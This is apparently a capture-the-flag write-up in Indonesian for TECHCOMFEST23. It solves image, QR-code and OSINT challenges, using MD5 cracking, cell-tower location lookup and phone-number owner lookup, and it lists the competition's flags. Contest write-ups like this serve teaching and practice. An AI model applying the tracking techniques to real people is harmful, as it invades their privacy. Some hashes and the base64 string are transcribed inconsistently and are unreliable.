
x = y = 0
for i in range(0, width):
    r, g, b, a = pixels[i, 0]
    x = i % 1920
    if x == 0:
        y = y + 1
    new_img.putpixel((x, y), (r, g, b, a))
new_img.save("hasil.png")
```



Flag : **TECHCOMFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}**

QRacking

Deskripsi



Diketahui dari soal bahwa terdapat video berisi qrcode yang berganti (perframe). Selain itu ada clue mengenai MD5.

Analisis

Pertama kita harus mengekstrak semua frame dalam video agar mengetahui isi dari qrcode tersebut. Setelah berhasil diekstrak, kita bisa mengeliminasi hasil yang bukan md5 dengan bantuan regex dan menyimpannya pada txt. Setelah itu kita bisa coba decrypt md5 satu persatu. Disini kami menggunakan website <https://crackstation.net/>. Semua proses diatas dapat dibantu oleh script python

Solusi

Kita bisa melakukan ekstrak frame dengan ffmpeg dengan perintah `ffmpeg -r 1 -i chall.avi -r 1 "frame%03d.png"`. Setelah itu baca isi qrcode dan eliminasi md5 dengan kode python berikut

```

import pyzbar.pyzbar as pyzbar
from PIL import Image
import re

def is_md5(string):
    pattern = re.compile("^[a-fA-F0-9]{32}$")
    return True if pattern.match(string) else False

for i in range(840):
    path = "frame/frame (" + str(i+1) + ").png"
    img = Image.open(path)

    data = pyzbar.decode(img)
    res = data[0].data.decode()
    if(is_md5(res)):
        with open("output.txt", "a") as file:
            file.write(res)
            file.write("\n")

```

Setelah mengetahui isi dari md5, kita bisa mencoba satu-persatu di website <https://crackstation.net/>. Didapatkan hasil berikut

5206560a306a2e085a437fd258eb57ce	md5	V
3a3ea00cfc35332cedf6e5e9a32e94da	md5	E
5206560a306a2e085a437fd258eb57ce	md5	V
f623e75af30e62bbd73d6df5b50bb7b5	md5	D
5dbc98dcc983a70728bd082d1a47546e	md5	S
3a3ea00cfc35332cedf6e5e9a32e94da	md5	E
8d9c307cb7f3c4a32822a51922d1ceaa	md5	N
44c29edb103a2872f519ad0c9a0fdaaa	md5	P
b9ece18c950afb6b0fdbfa4ff731d3	md5	T
4c614360da93c0a041b22e537de151eb	md5	U
21c2e59531c8710156d34a3c30ac81d5	md5	Z
800618943025315f869e4e1f09471012	md5	F
4c614360da93c0a041b22e537de151eb	md5	U

Dari hasil tersebut didapatkan string base64

VEVDSSENPTUZFU1QyM3twNHJTMW5HX1MwMF9tNG5ZX1FSX2MwRGVTXzFzTnRf
UzBfZlVlVXZRMVdNyXZRMTH0= setelah didecode muncul flag

Flag :

TECHCOMFEST23{p4rS1nG_S00_m4nY_QR_c0DeS_1sNt_S0_fUN_4fT3r_4LL}

OSINT

Runaway Deskripsi

CHALLENGE 43 SOLVES

Runaway

100

We've been tracking this hacker known as "Dedsec" for so long but we always hit a dead end. One day one of our cell tower recently tracked his phone in Badung, Bali (Indonesia)! But yet again he is always one step ahead of us and remove most of the tower tracking results from our database. The only information we know is that he is using Telkomsel as his sim card provider. We also have the eNB ID of the tower that tracked his phone: 248440, but unfortunately he also removed the tower location too. Can you help us find approximate location of the tower with the eNB ID we provided?

Note: Submit the latitude and longitude with the maximum 1 number of the decimal (separate with :)
For example:
Correct : TECHCOMFEST23{-420.6:69.4}
Wrong : TECHCOMFEST23{-420:69}

Author: aimardcr

Flag Submit



Diberikan sebuah soal dengan berbagai clue. Secara sederhana, soal ini meminta kita untuk mencari koordinat dari sebuah tower (selular) berdasarkan eNB ID yaitu 248440

Analisis

Flag dari soal ini berupa koordinat sebuah tower. Dimana sudah disebutkan bahwa tower tersebut berada di Badung, Bali. Target yang dicari menggunakan provider Telkomsel. eNB ID yang berhasil melacak target adalah 248440.

Solusi


Berdasarkan informasi diatas, kita bisa mencari posisi tower melalui website <https://www.cellmapper.net/>. Menggunakan fitur search di website tersebut kita tinggal memasukan eNB ID dan mendapatkan letak tower selular. Setelah itu kita bisa memanfaatkan google maps untuk mencari nilai koordinat dari posisi tower tersebut.



Flag : **TECHCOMFEST23{-8.7:115.2}**

Contact

Deskripsi




Terdapat sebuah soal yang menyediakan file vcf berisi kontak telepon beserta datanya. Tugasnya adalah untuk mencari nama pengguna dari nomor yang tepat.

Analisis

Setidaknya terdapat 10 nomor yang terdapat di file tersebut. Namun hanya ada 1 nomor yang terlihat sesuai yaitu 628988117322. Setidaknya nomor tersebut merupakan nomor dengan provider indonesia.

Solusi

Kita bisa memanfaatkan aplikasi Getcontact untuk mencari tahu pemilik nomor tersebut. Adapun tag pada nomor tersebut adalah "Yes, This Is The Correct Answer :)"



Flag : **TECHCOMFEST23{628988117322:Chariovalda Efstathios}**

Dewaweb (Sponsor)

Deskripsi



Soal menyampaikan bahwa ada sebuah flag yang disembuyikan pada halaman resmi dari Dewaweb pada salah satu media sosial.


Analisis

Dari soal diketahui bahwa media sosial yang dimaksud bisa disukai dari hal ini dapat disimpulkan bahwa kemungkinan besar yang dimaksud ada Facebook.

Solusi

Kita bisa mencari di halaman resmi milik dewaweb di facebook

<https://www.facebook.com/dewaweb/>. Kita akan mengecek foto profil dan foto sampul terlebih dahulu. Bingo! Flag terdapat pada postingan foto profil. Kami tidak lupa untuk like page Dewaweb!



Flag : **TECHCOMFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}**